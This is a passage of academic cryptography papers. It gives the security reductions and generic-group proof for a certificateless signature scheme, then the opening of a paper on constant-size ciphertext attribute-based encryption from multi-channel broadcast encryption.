$\mathsf{ExtrFullSK}(\mathsf{ID}_i)$. At first, if the $\mathsf{ExtrPartSK}(\mathsf{ID}_i)$ or the $\mathsf{RequestPK}(\mathsf{ID}_i)$ has never been queried before, $\mathcal{C}$ first makes these queries on ID_i itself, using the above descriptions.

There are then again two cases, depending on i. If $i \neq j$, $\mathcal{C}$ returns $\mathsf{SK}_{\mathsf{ID}_i} = (b_i, \mathsf{D}_{\mathsf{ID}_i})$ to $\mathcal{F}_1$. In the case $i = j$, $\mathcal{C}$ outputs FAIL and aborts the simulation.

$\mathsf{ReplacePK}(\mathsf{ID}_i)$. On input $(\mathsf{ID}_i, \mathsf{PK}_{\mathsf{ID}'_i}, b'_i)$, $\mathcal{C}$ sets $\mathsf{PK}_{\mathsf{ID}_i} = \mathsf{PK}_{\mathsf{ID}'_i} = \tilde{g}^{b'_i}$.

$\mathsf{Strong\text{-}Sign}(m, \mathsf{ID}_i)$. There are two cases. If $i \neq j$, $\mathcal{C}$ uses his knowledge of $\mathsf{SK}_{\mathsf{ID}_i}$ and executes the oracle query normally.

If $i = j$, $\mathcal{C}$ cannot use the Sign algorithm as usual since he does not know the implicit user's secret value u, except if the oracle $\mathsf{ReplacePK}$ has been requested on input ID^*. However, $\mathcal{C}$ can make use of the $\mathcal{O}_2$ oracle. $\mathcal{C}$ then requests the latter on input m to receive the tuple

$$(O_1, O_2, O_3, O_4) = (g^{\frac{(x+my)r}{s+\mathsf{ID}^*}}, g^{\frac{r}{s+\mathsf{ID}^*}}, g^r, \tilde{g}^{\frac{y}{r}}).$$

Since $\mathcal{C}$ knows b^*, he can derive a valid signature $\sigma = (U, V, W, L)$ as

$$U = O_1 O_2^{b^*} = g^{\frac{(x+b^*+my)r}{s+\mathsf{ID}^*}}, \qquad V = O_2 = g^{\frac{r}{s+\mathsf{ID}^*}},$$

$$W = O_3 = g^r, \qquad L = O_4^{b^*} = \tilde{g}^{\frac{b^* y}{r}}.$$

$\mathcal{C}$ finally sends this signature to $\mathcal{F}_1$.

Eventually, $\mathcal{F}_1$ outputs a tuple $(\mathsf{ID}_t, m_t, \sigma_t)$ which is successful with non negligible probability. If $\mathsf{ID}_t \neq \mathsf{ID}^*$, $\mathcal{C}$ outputs FAIL and aborts the simulation. Otherwise, there are two cases.

1. If $\mathsf{PK}_{\mathsf{ID}^*}$ is the initial key:

$$\sigma_t = (U_t, V_t, W_t, L_t) = (g^{\frac{(x+b^*+m_t y)r}{s+\mathsf{ID}^*}}, g^{\frac{r}{s+\mathsf{ID}^*}}, g^r, \tilde{g}^{\frac{b^* y}{r}}).$$

2. If $\mathsf{PK}_{\mathsf{ID}^*}$ is a replaced key:

$$\sigma_t = (U_t, V_t, W_t, L_t) = (g^{\frac{(x+b'+m_t y)r}{s+\mathsf{ID}^*}}, g^{\frac{r}{s+\mathsf{ID}^*}}, g^r, \tilde{g}^{\frac{b' y}{r}}).$$

Since $\mathcal{C}$ knows both b^* and b', he can compute the tuple $P = (P_1, P_2, P_3, P_4)$ as (using e.g., b^*):

$$P_1 = U_t / V_t^{b^*} = g^{\frac{(x+m_t y)r}{s+\mathsf{ID}^*}}, \qquad P_2 = V_t = g^{\frac{r}{s+\mathsf{ID}^*}},$$

$$P_3 = W_t = g^r, \qquad P_4 = L_t^{1/b^*} = \tilde{g}^{\frac{y}{r}}$$

with a pair (m_t, ID^*) never asked to $\mathcal{O}_2$, and an identity ID^* never asked to $\mathcal{O}_1$. Therefore P is a valid pair breaking the security of the Assumption 2.

Since the simulation is perfect, it means that if a Strong Type I forger can break our scheme, then an attacker can solve the Assumption 2, which concludes our proof. □

5.2 Strong Type II Security

We then prove the Strong Type II security of our certificateless signature scheme under the Modified-PS assumption 1.

Theorem 2. *Our certificateless signature scheme above is existentially unforgeable against a Type II forger under the Modified-PS assumption 1.*

Proof. We assume the existence of an adversary $\mathcal{F}_2$ against the Type II security of our certificateless signature scheme. Let $\mathcal{C}$ be an adversary against the Modified-PS assumption 1 that will interact with $\mathcal{F}_2$, acting as a challenger in the security Game 2. We will prove that $\mathcal{C}$ can use the output of $\mathcal{F}_2$ to break the security of the Modified-Assumption 1.

At the beginning, $\mathcal{C}$ receives an instance of the Modified-PS assumption 1, as $(g, \tilde{g}, \tilde{g}^u, \tilde{g}^v, g^v)$. $\mathcal{C}$ has also an unlimited access to the oracle $\mathcal{O}(m)$ which on input $m \in \mathbb{Z}_p$, chooses a random $r \in \mathbb{Z}_p$ and outputs the triplet $(g^{(u+mv)r}, g^r, \tilde{g}^{\frac{uv}{r}})$.

$\mathcal{C}$ first chooses $s, x \xleftarrow{\$} \mathbb{Z}_p^*$, implicitly sets $y = v$ (without knowing it) and gives $(g, \tilde{g}, \tilde{g}^x, \tilde{g}^y, \tilde{g}^s, g^x, g^y)$ to $\mathcal{F}_2$ as public parameters, where $\tilde{g}^y = \tilde{g}^v$ and $g^y = g^v$ are taken from the Modified-PS assumption 1 instance. $\mathcal{C}$ also gives $\mathcal{F}_2$ the master secret key s. We suppose in this proof that $\mathcal{F}_2$ asks queries on identity from ID_1 to ID_q. $\mathcal{C}$ randomly chooses an index $j \in [1, q]$ and sets $\mathsf{ID}^* = \mathsf{ID}_j$.

To correctly simulate the game 2 for $\mathcal{F}_2$, $\mathcal{C}$ needs to answer the following queries.

$\mathsf{RequestPK}(\mathsf{ID}_i)$. There are two cases. Either $i \neq j$, and then $\mathcal{C}$ chooses $x_{\mathsf{ID}_i} = b_i \xleftarrow{\$} \mathbb{Z}_p$ and returns $\mathsf{PK}_{\mathsf{ID}_i} = \tilde{g}^{b_i}$ to $\mathcal{F}_2$. Or $i = j$ and $\mathcal{C}$ uses the Modified-PS assumption 1 instance by returning $\mathsf{PK}_{\mathsf{ID}^*} = \tilde{g}^u$ to $\mathcal{F}_2$.

$\mathsf{ExtrFullSK}(\mathsf{ID}_i)$. At first, if $\mathsf{RequestPK}(\mathsf{ID}_i)$ has never been queried before, $\mathcal{C}$ first makes this query on ID_i itself, using the above execution. Then, there are again two cases. If $i \neq j$, $\mathcal{C}$ computes:

$$\mathsf{D}_{\mathsf{ID}_i} = (g^{\frac{x}{s+\mathsf{ID}_i}}, g^{\frac{y}{s+\mathsf{ID}_i}}, g^{\frac{1}{s+\mathsf{ID}_i}})$$

and returns $\mathsf{SK}_{\mathsf{ID}_i} = (x_{\mathsf{ID}_i}, \mathsf{D}_{\mathsf{ID}_i})$ to $\mathcal{F}_2$. If $i = j$, $\mathcal{C}$ outputs FAIL and aborts the simulation.

$\mathsf{Strong\text{-}Sign}(m, \mathsf{ID}_i)$. Again, if $i \neq j$, $\mathcal{C}$ uses his knowledge of $\mathsf{SK}_{\mathsf{ID}_i}$ and executes the oracle query normally.
If $i = j$, $\mathcal{C}$ cannot use the Sign algorithm as usual since he does not know the implicit user's secret value u. $\mathcal{C}$ then needs to ask the oracle $\mathcal{O}$ on input m to receive the triplet

$$(O_1, O_2, O_3) = (g^{(u+mv)r}, g^r, \tilde{g}^{\frac{uv}{r}}).$$

Since $\mathcal{C}$ knows x, s and since we implicitly have $y = v$ (see above), $\mathcal{C}$ can derive the signature $\sigma = (U, V, W, L)$ as

$$U = (O_1 O_2^x)^{\frac{1}{s+\mathsf{ID}^*}} = g^{\frac{(x+u+my)r}{s+\mathsf{ID}^*}}, \qquad V = O_2^{\frac{1}{s+\mathsf{ID}^*}} = g^{\frac{r}{s+\mathsf{ID}^*}},$$

$$W = O_2 = g^r, \qquad L = O_3 = \tilde{g}^{\frac{uy}{r}}.$$

$\mathcal{C}$ then returns this signature to $\mathcal{F}_2$.

Eventually, $\mathcal{F}_2$ outputs a successful triplet (ID_t, m_t, σ_t). If $\mathsf{ID}_t \neq \mathsf{ID}^*$, $\mathcal{C}$ outputs FAIL and aborts the simulation. Otherwise, as the output is successful, the signature $\sigma_t = (U_t, V_t, W_t, L_t)$ necessarily verifies the following equations:

$$U_t = g^{\frac{(x+u+m_t y)r}{s+\mathsf{ID}^*}}, \qquad V_t = g^{\frac{r}{s+\mathsf{ID}^*}}, \qquad W_t = g^r, \qquad L_t = \tilde{g}^{\frac{uy}{r}}.$$

Since $\mathcal{C}$ knows s, x, he can compute the triplet $P = (P_1, P_2, P_3)$ as:

$$P_1 = U_t^{s+\mathsf{ID}^*} / W_t^x = g^{(u+m_t v)r}$$

$$P_2 = W_t = g^r, \qquad P_3 = L_t = \tilde{g}^{\frac{uv}{r}}$$

as we implicitly have $v = y$. Moreover, m_t is obviously a new scalar not asked to $\mathcal{O}$, since the triplet output being $\mathcal{F}_2$ successful, it means that the message m_t has never been requested.

Therefore P is a valid pair breaking the security of the Modified-PS assumption 1. Since the simulation is perfect, it means that if a Strong Type II forger can break our scheme, then an attacker can solve the Modified-PS assumption 1, which concludes our proof. □

6 Conclusion

In this paper, we focus on CLS scheme in the standard model, we in fact introduce a new and direct approach to construct an efficient CLS scheme in the standard model, while the existing approaches either make use of the Waters' technique or use the generic conversion technique which both lead to inefficient CLS schemes.

Acknowledgement. This work was partially conducted within the context of the Vietnamese Project Pervasive and Secure Information Service Infrastructure for Internet of Things based on Cloud Computing.

A Proof of Assumption 2 in Bilinear Generic Group

Assume that $q \in \mathbb{Z}$ is the maximum number of queries the adversary can make to the oracle $\mathcal{O}_1$ or $\mathcal{O}_2$. The adversary then will get the inputs from the group $\mathbb{G}$ and $\widetilde{\mathbb{G}}$. For the group $\widetilde{\mathbb{G}}$, the adversary has:

$$P = \left(1, x, y, s, \left\{\frac{y}{r_{i,j}}\right\}_{i,j\in[\sqrt{q}]}\right)$$

For the group $\mathbb{G}$, the adversary has:

$$Q = \Bigg(1, x, y, \left\{\frac{x}{s+\mathsf{ID}_i}, \frac{y}{s+\mathsf{ID}_i}, \frac{1}{s+\mathsf{ID}_i}\right\}_{\substack{i\in[q]\\ i\neq t}},$$
$$\left\{\frac{(x+m_j.y).r_{i,j}}{s+\mathsf{ID}_i}, \frac{r_{i,j}}{s+\mathsf{ID}_i}, r_{i,j}\right\}_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}}\Bigg)$$

where $\mathsf{ID}^* = \mathsf{ID}_t, m^* = m_t$. We need to prove that simultaneously from P, the adversary cannot lead to $\frac{y}{r^*}$ and from Q the adversary cannot lead to the triplet

$$\frac{(x+m^*.y).r^*}{s+\mathsf{ID}^*}, \frac{r^*}{s+\mathsf{ID}^*}, r^*$$

Assume that B_1, B_2, B_3 are linear combinations of elements in Q which lead to the triplet

$$\frac{(x+m^*.y).r^*}{s+\mathsf{ID}^*}, \frac{r^*}{s+\mathsf{ID}^*}, r^*$$

therefore, we have equations

$$B_1 = (x + m^*.y).B_2 \tag{1}$$

$$B_3 = (s + \mathsf{ID}^*).B_2 \tag{2}$$

From the first equation, it is easy to realize that in B_2 we cannot have elements

$$x, y, \frac{x}{s+\mathsf{ID}_i}, \frac{y}{s+\mathsf{ID}_i}, \frac{(x+m_j.y).r_{i,j}}{s+\mathsf{ID}_i}, r_{i,j},$$

since in B_1 the highest degree of variables x, y are 1 and $r_{i,j}$ are unknown random constants.

From the second equation, we cannot have element 1 in B_2, since the highest degree of variable s in B_3 is -1. Overall, the adversary should find constants $\{c_i\}_{\substack{i\in[q]\\ i\neq t}}, \{d_{i,j}\}_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}}$ to produce B_2. This means that:

$$B_2 = \sum_{\substack{i\in[q]\\ i\neq t}} \frac{c_i}{s+\mathsf{ID}_i} + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}.$$

On the other hand, assume that A is a linear combination of elements in P which leads to $\frac{y}{r^*}$, which means that

$$\begin{aligned} A = \frac{y}{r^*} &\Leftrightarrow y = A.(s+\mathsf{ID}^*).B_2 \\ &\Leftrightarrow y = A.(s+\mathsf{ID}^*).\left(\sum_{\substack{i\in[q]\\ i\neq t}} \frac{c_i}{s+\mathsf{ID}_i} + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}\right) \end{aligned}$$

The main point is that we cannot have the elements x, s and 1 and the above equation hold for all x, y, s and unknown random constants $r_{i,j}$. We thus transform it as

$$y = A.(s+\mathsf{ID}^*).B_2 \Leftrightarrow$$

$$y = (a.y + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{b_{i,j}.y}{r_{i,j}}).(s+\mathsf{ID}^*).\left(\sum_{\substack{i\in[q]\\ i\neq t}} \frac{c_i}{s+\mathsf{ID}_i} + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}\right)$$

and then

$$1 = (a + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{b_{i,j}}{r_{i,j}}).\left(\sum_{\substack{i\in[q]\\ i\neq t}} \frac{c_i.(s+\mathsf{ID}^*)}{s+\mathsf{ID}_i} + \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d_{i,j}.r_{i,j}.(s+\mathsf{ID}^*)}{s+\mathsf{ID}_i}\right)$$

where $a, \{b_{i,j}\}_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}}$ are constants. From the equation above we see that to make the equation hold for all s and unknown random constants $r_{i,j}$, the constants a and c_i must be equal 0. So, the Eq. (1) is rewritten as follows

$$(x+m^*.y).B_2 = B_1 \Leftrightarrow (x+m^*.y).\sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i} = B_1$$

$$\Leftrightarrow \sum_{\substack{j\in[\sqrt{q}]\\ j\neq t}} \frac{d_{t,j}.r_{t,j}.(x+m^*.y)}{s+\mathsf{ID}^*} = B_1 - (x+m^*.y).\sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ i\neq t}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}$$

Since $r_{i,j}$ are unknown random constants, B_1 must contain the elements related to $r_{i,j}$, or the above equation should be rewritten with $d'_{i,j}, k_{i,j}$ as constants.

$$\sum_{\substack{j\in[\sqrt{q}]\\ j\neq t}} \frac{d_{t,j}.r_{t,j}.(x+m^*.y)}{s+\mathsf{ID}^*} = \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ (i,j)\neq(t,t)}} \frac{d'_{i,j}.r_{i,j}.(x+m_j.y)+k_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}$$

$$-\,(x+m^*.y).\sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ i\neq t}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}$$

$$\Leftrightarrow \sum_{\substack{j\in[\sqrt{q}]\\ j\neq t}} \frac{d_{t,j}.r_{t,j}.(x+m^*.y)-d'_{t,j}.r_{t,j}.(x+m_j.y)+k_{t,j}.r_{t,j}}{s+\mathsf{ID}^*}$$

$$= \sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ i\neq t}} \frac{d'_{i,j}.r_{i,j}.(x+m_j.y)+k_{i,j}.r_{i,j}}{s+\mathsf{ID}_i} - (x+m^*.y).\sum_{\substack{(i,j)\in[\sqrt{q}]\times[\sqrt{q}]\\ i\neq t}} \frac{d_{i,j}.r_{i,j}}{s+\mathsf{ID}_i}$$

Since in the left side of the equation $j \neq t$, that means the adversary cannot find $d_{t,j}, d'_{t,j}, k_{t,j}$ such that $d_{t,j}.r_{t,j}.(x+m^*.y) - d'_{t,j}.r_{t,j}.(x+m_j.y) + k_{t,j}.r_{t,j} = 0$ for all $x, y, r_{t,j}$. On the other hand, the elements $r_{t,j}$ do not appear in the right side of the equation, that means one cannot find the constants $d_{t,j}, d'_{t,j}, k_{t,j}$ such that the above equation hold for all unknown random elements $r_{t,j}$, or simultaneously from P the adversary cannot lead to $\frac{y}{r^*}$ and from Q the adversary cannot lead to the triplet

$$\frac{(x+m^*.y).r^*}{s+\mathsf{ID}^*}, \frac{r^*}{s+\mathsf{ID}^*}, r^*,$$

which concludes our proof. □

References

1. Al-Riyami, S.S., Paterson, K.G.: Certificateless public key cryptography. In: Laih, C.-S. (ed.) ASIACRYPT 2003. LNCS, vol. 2894, pp. 452–473. Springer, Heidelberg (2003). doi:10.1007/978-3-540-40061-5_29
2. Boneh, D., Boyen, X.: Short signatures without random oracles and the SDH assumption in bilinear groups. J. Cryptology **21**(2), 149–177 (2008)
3. Chatterjee, S., Sarkar, P.: Trading time for space: towards an efficient IBE scheme with short(er) public parameters in the standard model. In: Won, D.H., Kim, S. (eds.) ICISC 2005. LNCS, vol. 3935, pp. 424–440. Springer, Heidelberg (2006). doi:10.1007/11734727_33
4. Choi, K.Y., Park, J.H., Hwang, J.Y., Lee, D.H.: Efficient certificateless signature schemes. In: Katz, J., Yung, M. (eds.) ACNS 2007. LNCS, vol. 4521, pp. 443–458. Springer, Heidelberg (2007). doi:10.1007/978-3-540-72738-5_29
5. Galbraith, S.D., Paterson, K.G., Smart, N.P.: Pairings for cryptographers. Discrete Appl. Math. **156**(16), 3113–3121 (2008)
6. Goldwasser, S., Micali, S., Rivest, R.L.: A digital signature scheme secure against adaptive chosen-message attacks. SIAM J. Comput. **17**(2), 281–308 (1988)
7. Hu, B.C., Wong, D.S., Zhang, Z., Deng, X.: Key replacement attack against a generic construction of certificateless signature. In: Batten, L.M., Safavi-Naini, R. (eds.) ACISP 2006. LNCS, vol. 4058, pp. 235–246. Springer, Heidelberg (2006). doi:10.1007/11780656_20

8. Huang, X., Mu, Y., Susilo, W., Wong, D.S., Wu, W.: Certificateless signatures: New schemes and security models. Comput. J. **55**(4), 457–474 (2012)
9. Huang, X., Susilo, W., Mu, Y., Zhang, F.: On the security of certificateless signature schemes from Asiacrypt 2003. In: Desmedt, Y.G., Wang, H., Mu, Y., Li, Y. (eds.) CANS 2005. LNCS, vol. 3810, pp. 13–25. Springer, Heidelberg (2005). doi:10.1007/11599371_2
10. Liu, J., Au, M., Susilo, W., Self-generated-certificate public key cryptography and certificateless signature, encryption scheme in the standardmodel. In: Proceeding 2007 ACM Symposium Information, Singapore (2007)
11. Naccache, D.: Secure and practical identity-based encryption. Cryptology ePrint Archive, Report 2005/369 (2005)
12. Pointcheval, D., Sanders, O.: Short randomizable signatures. In: Sako, K. (ed.) CT-RSA 2016. LNCS, vol. 9610, pp. 111–126. Springer, Heidelberg (2016). doi:10.1007/978-3-319-29485-8_7
13. Shamir, A.: Identity-based cryptosystems and signature schemes. In: Blakley, G.R., Chaum, D. (eds.) CRYPTO 1984. LNCS, vol. 196, pp. 47–53. Springer, Heidelberg (1985). doi:10.1007/3-540-39568-7_5
14. Tso, R., Yi, X., Huang, X.: Efficient and short certificateless signature. In: Franklin, M.K., Hui, L.C.K., Wong, D.S. (eds.) CANS 2008. LNCS, vol. 5339, pp. 64–79. Springer, Heidelberg (2008). doi:10.1007/978-3-540-89641-8_5
15. Waters, B.: Efficient identity-based encryption without random oracles. In: Cramer, R. (ed.) EUROCRYPT 2005. LNCS, vol. 3494, pp. 114–127. Springer, Heidelberg (2005). doi:10.1007/11426639_7
16. Xia, Q., Xu, C., Yu, Y.: Key replacement attack on two certificateless signature schemes without random oracles. Key Eng. Mater. 2010 **439**, 1606–1611 (2010)
17. Xiong, H., Qin, Z., Li, F.: An improved certificateless signature scheme secure in the standard model. Fundamenta Informaticae (2008)
18. Yu, Y., Mu, Y., Wang, G., Xia, Q., Yang, B.: Improved certificateless signature scheme provably secure in the standard model. IET Inf. Secur. **6**(2), 102–110 (2012). ISSN 1751–8709
19. Yuan, Y., Li, D., Tian, L., Zhu, H.: Certificateless signature scheme without random oracles. In: Park, J.H., Chen, H.-H., Atiquzzaman, M., Lee, C., Kim, T., Yeo, S.-S. (eds.) ISA 2009. LNCS, vol. 5576, pp. 31–40. Springer, Heidelberg (2009). doi:10.1007/978-3-642-02617-1_4
20. Yum, D.H., Lee, P.J.: Generic construction of certificateless signature. In: Wang, H., Pieprzyk, J., Varadharajan, V. (eds.) ACISP 2004. LNCS, vol. 3108, pp. 200–211. Springer, Heidelberg (2004). doi:10.1007/978-3-540-27800-9_18
21. Zhang, Z., Wong, D.S., Xu, J., Feng, D.: Certificateless public-key signature: security model and efficient construction. In: Zhou, J., Yung, M., Bao, F. (eds.) ACNS 2006. LNCS, vol. 3989, pp. 293–308. Springer, Heidelberg (2006). doi:10.1007/11767480_20

Constant-Size Ciphertext Attribute-Based Encryption from Multi-channel Broadcast Encryption

Sébastien Canard[1(✉)] and Viet Cuong Trinh[1,2]

[1] Orange Labs - Applied Crypto Group, Caen, France
`sebastien.canard@orange.com`
[2] Hong Duc University, Thanh Hoa, Viet Nam

Abstract. Attribute-based encryption (ABE) is an extension of traditional public key encryption in which the encryption and decryption phases are based on user's attributes. More precisely, we focus on *ciphertext-policy* ABE (CP-ABE) where the secret-key is associated to a set of attributes and the ciphertext is generated with an access policy. It then becomes feasible to decrypt a ciphertext only if one's attributes satisfy the used access policy. CP-ABE scheme with constant-size ciphertext supporting fine-grained access control has been investigated at AsiaCrypt'15 and then at TCC'16. The former makes use of the conversion technique between ABE and spatial encryption, and the later studies the pair encodings framework.

In this paper, we give a new approach to construct such kind of CP-ABE scheme. More precisely, we propose private CP-ABE schemes with constant-size ciphertext, supporting CNF (Conjunctive Normal Form) access policy, with the simple restriction that each attribute can only appear k_{max} times in the access formula. Our two constructions are based on the BGW scheme at Crypto'05. The first scheme is basic selective secure (in the standard model) while our second one reaches the selective CCA security (in the random oracle model).

Keywords: Attribute-based encryption · Ciphertext-policy · CNF

1 Introduction

We are currently starting a second period of development of cryptography. This "era of modern cryptography" sees the creation and the improvement of many advanced cryptographic schemes, permitting new and sometimes very complex properties. As an example, in many modern applications, one needs to have stronger and flexible capabilities to encrypt data, such that encrypting a message according to a specific policy. In this case, only receivers with attributes satisfying this specific policy can decrypt the encrypted message.

Attribute-Base Encryption. Addressing this problem, Sahai and Waters [28] introduced the concept of *attribute-based encryption* (ABE) in which the encryption and decryption can be based on the user's attributes. It exists two variants of ABE: *ciphertext-policy* attribute-based encryption (CP-ABE) and *key-policy* attribute-based encryption (KP-ABE). In CP-ABE scheme, the secret key is associated with a set of attributes and the ciphertext is associated with an access policy (structure) over a universe of attributes: a user can then decrypt a given ciphertext if the set of attributes related to his/her secret key satisfies the access policy underlying the ciphertext. In contrast, in KP-ABE scheme, the access policy is for the secret key and the set of attributes is for the ciphertext. In this paper, we focus on CP-ABE which can for example be used in Pay-TV systems, as shown in [19], and for which the size of the ciphertext is essential. We more precisely focus on *private* CP-ABE where the encryption phase is private, meaning that it necessitates the use of some secret keys (in contrast to *public* CP-ABE where anybody can encrypt a message). Again, this case is for example very suitable in the Pay-TV context where only the content broadcaster needs to encrypt something.

1.1 Related Work

Attribute-Base Encryption. Since their introduction in 2005, one can find a lot of papers proposing ABE schemes [5,8,12,15,17,19,24,25,27,28,31]. The authors in [5,31] introduced KP-ABE schemes with constant-size ciphertext. The works in [15] extended the Sahai and Waters' work [28] to propose the first schemes supporting finer-grained access control, specified by a Boolean formula. Non-monotonic access structures permitting to handle the negation of attributes has been considered in subsequent works [5,25,31]. Thanks to multilinear maps and cryptographic obfuscations, ABE scheme supporting general access structure has been constructed [13], but as shown recently [11,18,23], their real feasibility is questionable. Adaptive security for ABE schemes was considered in [3,8,20,30] using composite order group, and then in [10,24] using prime order groups. Similarly, dynamic ABE scheme (unbounded attributes) was first investigated in [21] using composite order groups and then in [27] using prime order groups.

Among those constructions, five of them propose CP-ABE schemes with constant size ciphertext supporting limited access structure. In [9,12], the access structure is constructed by AND-gates on multi-valued attributes. In [8,14,17], the access policy is *threshold*, meaning that there is no distinction among attributes in the access policy: anyone who possesses enough attributes (equal or bigger than a threshold chosen by the sender) will be able to decrypt.

To the best of our knowledge, there exists only two interesting approaches to construct CP-ABE schemes with constant size ciphertext supporting fine-grained access control. The first one [4] makes use of the conversion technique between ABE and spatial encryption [16]. More precisely, starting from a KP-ABE scheme with constant-size ciphertext, such that [5,31], one first converts it to a spatial encryption scheme with constant-size ciphertext. Then, from this spatial encryption scheme, one continues to convert it to a CP-ABE schemes with constant size ciphertext. The second approach [2] comes from the pair encodings technique [3,30], in which it is proposed a new relaxed but still information theoretic security property that is sufficient to achieve a CP-ABE schemes with constant size ciphertext. The weakness of these both approaches is that the key-size is relatively large.

1.2 Our Contribution

In this work, we propose a new approach to construct CP-ABE schemes with constant size ciphertext supporting CNF access policy. For that purpose, we make use of the techniques given in the Junod-Karlov ABBE scheme [19] to achieve CNF access policy and to fight against attribute collusion and the ones from the Multi-Channel Broadcast Encryption (MCBE) scheme given in [26] in order to achieve the constant size of the ciphertext.

More precisely, we present two private CP-ABE schemes with the following properties.

– Both schemes achieve the constant size ciphertext. The key size is linear in the maximal number of attributes in the system. Regarding the access policy, both schemes support restricted CNF access policy in the sense that they introduce a parameter k_{max} in which each attribute can only appear k_{max} times in the access formula used during the encryption phase. The key size is larger than a factor of k_{max} in exchange.
– Both of our schemes are naturally based on the use of an asymmetric bilinear pairing, contrary to previous work based on the symmetric case (even if a generic construction [1] can permit to transform them into the asymmetric case).
– Our first scheme achieves basic selective security under a GDDHE assumption [6], in the standard model.
– Our second scheme improves the first one regarding the security since it achieves selective CCA security under again a similar GDDHE assumption. However, we need to use the random oracle in the security proof.

When comparing to the two interesting existing approaches [2,4], ours leads to a scheme with better key size. However, the schemes in [2,4] are in public setting and are large universe CP-ABE schemes. We give in Table 1 a comparison among our schemes and some other existing CP-ABE schemes. We moreover argue that our approach to construct constant-size ciphertext ABE is new and can lead to better schemes in the future. We also notice that using the technique given in [19], we are able to turn our scheme into the first attribute-based broadcast encryption [22] (ABBE) with a constant size ciphertext.

1.3 Organization of the Paper

The next section introduces security definitions and the used assumptions. In Sect. 3, we introduce our first scheme with basic selective security, while Sect. 4 describes our second scheme with selective CCA security. Finally, in Sect. 5 we give the conclusion.

Table 1. Comparison among our schemes and some previous schemes. n denotes the number of attributes in the system, m denotes the number of clauses in the CNF access policy, k denotes the maximal size of an attribute set associated with a secret key, ℓ denotes the maximal number of rows of a span program matrix associated with a ciphertext (fixed at the setup, thus should be n). Restricted CNF means that each attribute only can appear k_{max} times in an access formula. We note that [4] supports large universe and obtains adaptive security, [2] supports large universe and obtains selective security.

	Access Policy	Ciphertext	Dec key	Enc key	Assumption
[12]	AND-gates	$O(1)$	$O(1)$	$O(n^2)$	DBDH
[17]	Threshold	$O(1)$	$O(n)$	$O(n)$	GDDHE
[19]	CNF	$O(m)$	$O(n)$	$O(n)$	GDDHE
[4]	LSSS	$O(1)$	$O(k^4.\ell^4)$	$O(k^2.\ell^2)$	Parametrized
[2]	LSSS	$O(1)$	$O(n.\ell^2)$	$O(n.\ell)$	Parametrized
Our 1st	Restricted CNF	$O(1)$	$O(n.k_{max})$	$O(n.k_{max})$	GDDHE
Our 2nd	Restricted CNF	$O(1)$	$O(n.k_{max})$	$O(1)$	GDDHE+ROM

2 Preliminaries

We give in this section several preliminaries regarding security model of private CP-ABE schemes and security assumptions we will need for our construction.

2.1 Private Ciphertext-Policy Attribute-Based Encryption

Formally, we define a *private* CP-ABE scheme which consists of three probabilistic algorithms as follows.

Setup$(1^\lambda, \vartheta, \mathcal{B}(u_i)_{1\leq i\leq\vartheta})$: it takes as input the security parameter λ, the total number of users in the system ϑ, and the attribute repartition $\mathcal{B}(u_i)_{1\leq i\leq\vartheta}$ for each user u_i ($\mathcal{B}(u_i)$ is the attribute set of user u_i), generates the global parameters param of the system, an encryption key EK, and ϑ decryption keys d_{u_i}. The encryption key EK is kept private from users. The set $\mathcal{K}$ corresponds to the key space for session keys.

Encrypt$(\mathbb{A}, \mathsf{EK}, \mathsf{param})$: it takes as input an access policy $\mathbb{A}$ and the encryption key EK. It outputs the session keys $K \in \mathcal{K}$ and the header Hdr which includes the access policy $\mathbb{A}$.

Decrypt$(\mathsf{Hdr}, d_{u_i}, \mathcal{B}(u_i), \mathsf{param})$: it takes as input the header Hdr, a decryption key d_{u_i} and the attribute set $\mathcal{B}(u_i)$ of user u_i, together with the parameters param. It outputs the session keys K if and only if $\mathcal{B}(u_i)$ satisfies $\mathbb{A}$. Otherwise, it outputs $\perp$.

Security Model: In this paper, we consider the same security model as in [19] which is called *semantic security with full static collusions*. In fact, a private CP-ABE scheme is said to be secure in this model if given to an adversary (i) a challenge header, (ii) all the decryption keys of revoked users and (iii) a access to both encryption and decryption oracles, it is impossible for the adversary to infer any information about the session key. Formally, we now define the security model for a private CP-ABE scheme by the following probabilistic game between an attacker $\mathcal{A}$ and a challenger $\mathcal{C}$.

Both $\mathcal{A}$ and $\mathcal{C}$ are given a system consisting of n attributes $A_1, \ldots, A_n$.

$\mathcal{A}$ outputs target access policy $\mathbb{A}^*$ as well as a repartition $\mathcal{B}(u_i)_{1\le i\le\vartheta}$ which he intends to attack.

